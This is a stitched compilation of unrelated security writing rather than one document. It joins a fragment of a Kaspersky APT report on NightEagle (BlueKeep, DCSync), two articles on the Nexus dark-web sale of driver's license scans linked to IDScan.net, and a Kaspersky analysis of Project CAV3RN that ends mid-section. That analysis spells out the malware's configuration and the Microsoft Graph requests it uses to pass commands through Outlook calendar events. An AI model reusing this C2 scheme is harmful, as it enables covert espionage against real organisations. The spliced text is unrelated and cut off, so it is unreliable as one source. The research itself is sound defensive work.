
In one incident, they exploited a well-known RDP implementation vulnerability, CVE-2019-0708 (BlueKeep). They used the vulnerable mechanism to create a local account on the system and add it to the Administrators and Remote Desktop Users groups.
Contents of a system memory dump showing artifacts of the CVE-2019-0708 exploit
The attackers also requested Kerberos tickets with a non-standard combination of flags (Forwardable, Proxiable, Renewable) and attempted to replicate the Domain-Password object from the Active Directory database to impersonate the domain controller (a technique known as DCSync) after obtaining an account with sufficient privileges.
Through these methods, the attackers establish persistence in the infrastructure, obtain password hashes for domain accounts, use long-lived Kerberos tickets to gain legitimate access to target resources, and ultimately compromise domain controllers and the victim’s entire Active Directory infrastructure.
Takeaways
To expand the geographic scope of its targets, NightEagle is updating its methods and adopting new techniques for persistence and lateral movement. Despite the group’s efforts to stay hidden, timely detection of anomalies combined with a comprehensive approach to infrastructure protection can significantly hinder the attackers from achieving their goals. Since the attackers rely on known legitimate tools and infrastructure vulnerabilities, well-configured monitoring can help detect NightEagle’s presence on the network.
Detection by Kaspersky solutions

Kaspersky solutions reliably identify the malicious activity described above at various stages of the attack. We showed examples above of how Kaspersky Threat Analysis detects samples of the GhostContainer backdoor and the tunneling utility. This toolkit also includes the analytical solution Kaspersky Threat Attribution Engine (KTAE), which helps SOC analysts and incident responders determine which APT groups malware can be attributed to. The solution uses a proprietary comparison method that measures the similarity between analyzed samples of suspicious files and known malicious samples in Kaspersky’s collection.
The backdoor we discovered showed similarity to previously analyzed GhostContainer samples and a connection to the NightEagle APT group:
Backdoor analysis with KTAE
However, detection scenarios for this kind of attacks are not limited to file analysis. Deploying a backdoor on a target host produces numerous characteristic artifacts, which allow Kaspersky Endpoint Detection and Response Expert to alert users to anomalies in the infrastructure in a timely manner.
This malicious activity is detected by the following rules, available in the repository:
Initial detection of the malicious signature occurs through the generic_ransomware_related_detection rule, based on EPP module events
A new dark web platform called Nexus claimed to be selling 153 million driver’s license scans and millions of other identity and medical cards.
The collection included more than 153 million driver’s licenses, 10 million ID cards, 3 million travel documents, and 579,000 medical cards, including marijuana dispensary cards, according to reports.
The trove of driver’s license scans reported by KrebsOnSecurity is a sharp reminder that identity verification is not a harmless box-ticking exercise.
The FBI’s New Orleans field office has opened an investigation into an apparent breach involving identity verification provider IDScan.net. The company said it was investigating.
IDScan.net advertises as follows:
“We provide simple, secure solutions to help dispensaries reduce liability and protect their licenses by validating IDs, including a customer’s age, in a matter of seconds.”
The allegedly exposed records were especially concerning because some included more than a basic photo of an ID. KrebsOnSecurity found records containing front-and-back images, as well as infrared and ultraviolet scans, with timestamps that appeared to align with the holders’ travel or car-rental activity.
That matters because a driver’s license is far more useful to an identity thief than a password. You can reset a password. You cannot easily replace your face, date of birth, address, or license number, particularly when they’re accompanied by high-resolution images of your government-issued ID.
The age-verification problem
Age verification has become a common justification for asking people to upload an ID, take a selfie, or submit both to a third-party identity verification provider.
We have previously warned about the privacy and security trade-offs in age-verification systems, particularly those that require people to submit copies of government-issued ID. Such systems can turn a request to access a website into a decision to share an enduring identity document with a company the user may never have heard of.
In our opinion, that is a disproportionate risk. Once someone uploads an ID, the service or its vendor can potentially link the visit to their identity. If the provider is breached, the consequences can extend well beyond unwanted marketing or an exposed email address.
The reported Nexus dataset illustrates a broader concern: Identity documents are collected in many places that people may not connect with one another. Each individual collection may be presented as routine, but together they create an ever-expanding ecosystem of organizations, contractors, software platforms, cloud services, and privacy policies.
Facial images and ID copies can be reused. Criminals may use them to make scams more convincing, pass weak identity checks, or assemble detailed victim profiles from records obtained from separate breaches. An attacker who knows your name, address, date of birth, email address, and license details has a useful foundation for fraud.
This is why “we only need to verify your age” should not automatically mean “please upload your driver’s license” or another form of ID.
How to stay safe
When an ID check is required to use an online service, ask a basic question: Why does this company need a copy of my identity document, and what happens to it afterward? The scale of the data reportedly offered through Nexus shows why the answer matters.
Consumers cannot always refuse an ID check, particularly where it is legally required or necessary for a regulated service. But you can reduce unnecessary exposure:
Ask whether an ID image is stored and, if so, for how long.
Check whether the company uses a third-party identity verification provider.
Prefer services that offer a privacy-preserving age check rather than requiring a full ID upload.
Avoid submitting identity documents to sites you do not trust or did not intend to use.
Do not email copies of IDs unless there is no safer alternative and you have independently verified the recipient.
Be alert for phishing, account-recovery scams, and fraudulent credit applications if you believe your ID may have been exposed.
Consider a credit freeze where available.
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
A new identity theft service launched on the dark web this week is selling digital scans of more than 153 million drivers licenses from people in the United States and Canada. Based on interviews with individuals whose licenses are available for purchase on this service, it appears to be siphoning images collected by a widely-used identity verification company based in Louisiana. KrebsOnSecurity also has learned that the New Orleans field office of the Federal Bureau of Investigation (FBI) today launched an official inquiry into the source of the images.
A record available at this identity theft service that includes the drivers license for U.S. Defense Secretary Pete Hegseth, one of several high-ranking U.S. government officials whose drivers licenses can be found for sale.
On Monday, Aug. 31, a source alerted KrebsOnSecurity to a service advertised by a new user on the Russian cybercrime forum Exploit, offering access to digital scans of identity documents on more than 170 million people in North America. The source brought it to my attention because the proprietor of this identity theft service offered my Virginia drivers license as a free sample in their initial sales thread on Exploit.
The service, dubbed Nexus, claims to have more than 153 million drivers licenses for people in the United States and Canada, as well as more than 10 million identification cards; more than three million travel documents and/or international IDs; and at least 579,000 medical cards.
A quick look around Nexus finds they are likely not exaggerating about that 153 million number: Running a blank search in Nexus (with no search parameters entered) returns approximately 11.5 million pages of results, with roughly 15 results displayed per page. It includes documents from people in both Canada and the United States, but the bulk of these records are on Americans: searching for just Canadian drivers licenses returns approximately 1.1 million results, with the largest concentration from Ontario (473,673 records).
Curiously, the identity records include not only drivers licenses but also marijuana dispensary cards. Some of the records list their “source” as “CDL,” presumably short for “commercial drivers license.” Other records carry the source notation of “CAC,” which may refer to Common Access Cards, government issued identity cards that grant physical access to government buildings and secure rooms.
The people behind Nexus claim the license images are coming from an active breach at “a major identity verification company” whose customers include multiple Fortune 500 companies.
The record totals listed by the Nexus identity theft service. The number of drivers license records increased by nearly 400,000 in the span of just 24 hours.
“We have been continuously exfiltrating new data for over a year into our private database,” the service enthused in its introductory post on Exploit. “Records are available to preview before purchase with pertinent information redacted. Customer photos are displayed if available.”
Indeed, over the past 24 hours, the number of drivers license records listed as available in Nexus has increased by nearly 400,000, suggesting that freshly stolen license data is being harvested and uploaded to this service on a semi-regular basis.
The record featuring my drivers license includes six image files: three pairs of photos of the license’s front and back, a basic image scan, as well as infrared and ultraviolet versions of the same images. A date and timestamp is appended to each image file, and the timestamp on my license scan corresponds to a date in June 2025 when I took a flight to the midwest United States to attend a family funeral.
Some of the 153 million+ license scans — including mine — feature six image files with date and timestamps appended to the filenames. Not all records include photos, and some that do feature photos do not display the associated filenames.
Intent on discovering the source of this data, KrebsOnSecurity asked more than a dozen friends and family members for permission to search for their licenses in this service. Each person whose license could be found (nine of them) confirmed having traveled on or very close to the dates in the timestamps attached to their images. It is unclear what timezone these timestamps are in, but from reviewing car rental records shared by several people who helped with this research, it appears the timezone is set to Greenwich Mean Time (GMT).
At first, I thought the source of the data might have something to do with airports. However, that theory went out the window when it became apparent there were no passports in this data set. Also, only some of those who helped with this research said they showed their drivers license at the airport on the day of their travel. One person whose license was in Nexus hadn’t flown at all recently, but was renting a car from Hertz for several months around the date of their timestamp.
Two of those who agreed to help are federal employees who said they shared other forms of government identification when passing through airport security. However, those individuals each said they shared their state-issued drivers licenses later that day when renting vehicles at their respective destinations, and that both rented their cars from Hertz.
After finding a note in my calendar for the day of my June 2025 flight reminding me to bring my passport, I remembered that I also never actually shared my drivers license when I went through security at Reagan National Airport on that day because I did not yet have a Real ID, a security-enhanced drivers license that is now required by the Transportation Security Administration (TSA) for all domestic travel. Instead, I showed the TSA agent my government-issued U.S. passport.
Here’s where it gets interesting: I was able to find my mother’s drivers license in this service as well, and the timestamps for her images are just a few seconds apart from mine. That’s notable because we both handed our licenses to the Hertz rental car representative at the same time.
According to my mom, the only place she gave her drivers license to that day was the rental car company, and if memory serves that is also true for me. I don’t recall if the rental car representative inserted our licenses into any kind of machine, but I remember they held onto them for several minutes behind the counter while we were signing various forms. KrebsOnSecurity sought comment from Hertz and will update this story in the event they reply.
Zach Edwards is a well-known security and privacy researcher who recently launched a service called DecryptAds to help people better understand how online advertisers are tracking them. A scan of Edwards’s drivers license is available for purchase on this identity theft service, and Edwards said the timestamp on his record corresponds to the middle of a trip last month to Las Vegas for the annual DEFCON security conference.
Edwards told KrebsOnSecurity that although he did not rent a car in Vegas, he did hand over his license at the TSA checkpoint, at a marijuana dispensary in Vegas, and at his hotel (the Aria). But he said the only one of those three that for sure scanned his ID in some kind of device was the dispensary.
To enter Planet13’s weed dispensary in Las Vegas, one must pass through a red telephone booth. Image: Zach Edwards.
Edwards said the dispensary he visited that day was Planet13, a multi-state chain with stores in California, Florida, Illinois and Nevada. In 2022, the New Orleans-based identity provider idscan.net published a press release announcing an exclusive identity verification agreement with Planet13’s dispensaries nationally. IDScan says it processes ID verification for more than 1,000 marijuana dispensaries in 19 U.S. states.
The “trust” page of idscan.net states that the company provides identity verification services for numerous big brands, including Hertz, Target, Fedex, Motorola Solutions, the financial services giant Jack Henry, and Caesars Entertainment. And as idscan.net’s own documentation states, the technology scans IDs with both infrared and ultraviolet light. Idscan.net says the company’s systems and technology perform more than 21 million verifications monthly, at more than 20,000 locations around the world.
Image: idscan.net.
Contacted by KrebsOnSecurity, idscan.net said it was investigating the matter, but the company has not yet shared an official statement or a substantive reply to specific questions sent via email.
“At this point I’m not able to share any additional information, but the updates you have provided have been welcome, and helpful to our team’s investigation,” wrote Jillian Kossman, a marketing and operations leader at idscan.net.
During the course of my research for this story, word got around to the FBI that I was poking at the apparent source of this new identity theft service’s data. Probably they were tipped off when I shared with a trusted source that Nexus also is selling the drivers license information for the assistant director of the FBI (I did not find FBI Director Kash Patel’s license in Nexus).
Earlier this afternoon, I was added to a conference call with a half-dozen FBI agents, including senior leaders from the agency’s cyber division. During that call, the FBI shared that earlier today their New Orleans field office opened an official investigation into an apparent breach involving idscan.net.
Edwards said that as more in-person and online experiences require sharing drivers licenses, vendors who collect this sensitive data need to be held to a higher standard.
“This episode should further strengthen the resolve for people who are fighting back against online ID schemes which are requiring countless providers to ask for drivers licenses in order to access services under the guise of protecting kids,” Edwards told KrebsOnSecurity. “These systems are putting sensitive data into more and more 3rd party vendors, and we don’t have nearly the oversight to ensure they are safe.”
Larry Baldwin is principal intelligence researcher at the cybersecurity firm Cybera. Baldwin said a front and back scan of his drivers license available at Nexus contains timestamps that correspond to the date of a car rental from Hertz on a recent vacation.
Baldwin said the Nexus identity theft service presents multiple serious security and privacy threats, noting that state-issued drivers licenses are commonly used as proof of one’s identity when opening new lines of credit. Baldwin said the service could also dangerously expose many people who do not wish to be found but who cannot meaningfully change their appearance (or at least not enough to fool today’s AI-based image matching tools).
This category of people, he said, includes those fleeing domestic violence, and even people who have been assigned a whole new life and identity as part of the federal government’s witness protection program, which is generally reserved for criminal defendants in racketeering and conspiracy investigations who agree to cooperate with federal authorities.
“Just when it seems like we’re making some headway in improving authentication controls through drivers license verification systems, this happens and the very thing those improvements are dependent on are compromised,” Baldwin said.
Update, Sept. 8: IDscan.net published a brief notice saying it has “determined that an unauthorized third party may have accessed and/or copied certain customer information, including full names and drivers license or other government-issued identification numbers.” The statement said IDscan.net is notifying affected individuals and offering credit protection services.
Update, Sept. 2, 6:05 p.m. ET: A spokesperson for Caesars Entertainment said Caesars has not been a client of IDScan.net and has not used VeriScan since February 2025, despite IDScan.net listing them as a client on their website. That person said Caesars had no active VeriScan accounts at the time of the incident and did not authorize IDScan.net to retain data from its accounts, and that IDScan.net said the incident should have no impact on Caesars Entertainment.
Update, 8:56 p.m. ET: Shortly after this story was published, the Nexus identity theft service website vanished from the darkweb, replacing its login page with a plain text message that reads, “This service is no longer available.”
This is a potentially fast-moving story. Any changes or updates will be noted here along with a timestamp.
In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.
Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.

Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.
Module network communication architecture
During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.
Technical details

The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.
Project CAV3RN architecture (April 2026)
The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.
C2 communication module
The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.
The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.
The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.
For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.
Outlook calendar events as a C2 channel
The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.
Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.
If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:
{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}
Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to https://graph.microsoft.com/v1.0/organization.
Attempting this request causes the Azure Identity library to obtain an OAuth application token:
POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials
After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.
Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.
Subject format
Purpose
Module behavior
Event ID: <agent-id>
Operator-to-agent command
Searches for the event, downloads its attachments, and deletes it after consumption
Boss update ID: <agent-id>1500
Agent heartbeat
Deletes the previous heartbeat event and creates a replacement
Boss Report ID: <agent-id>1500
Agent-to-operator command output
Creates an event, uploads encrypted result attachments, and assigns the final subject
Receiving a command
For a get request, the module queries calendarView and filters the results by the Agent ID:
GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')
If Graph returns one or more matches, the module selects the first returned event and requests its attachments:
GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>
After obtaining the attachment response, the module deletes the calendar event:
Our analysis found a consistent difference in capitalization between command and result attachments:
Attachment name
Direction
Associated subject
file0.txt
Operator to agent
Event ID: <agent-id>
File0.txt
Agent to operator
Boss Report ID: <agent-id>1500
Inbound command decryption
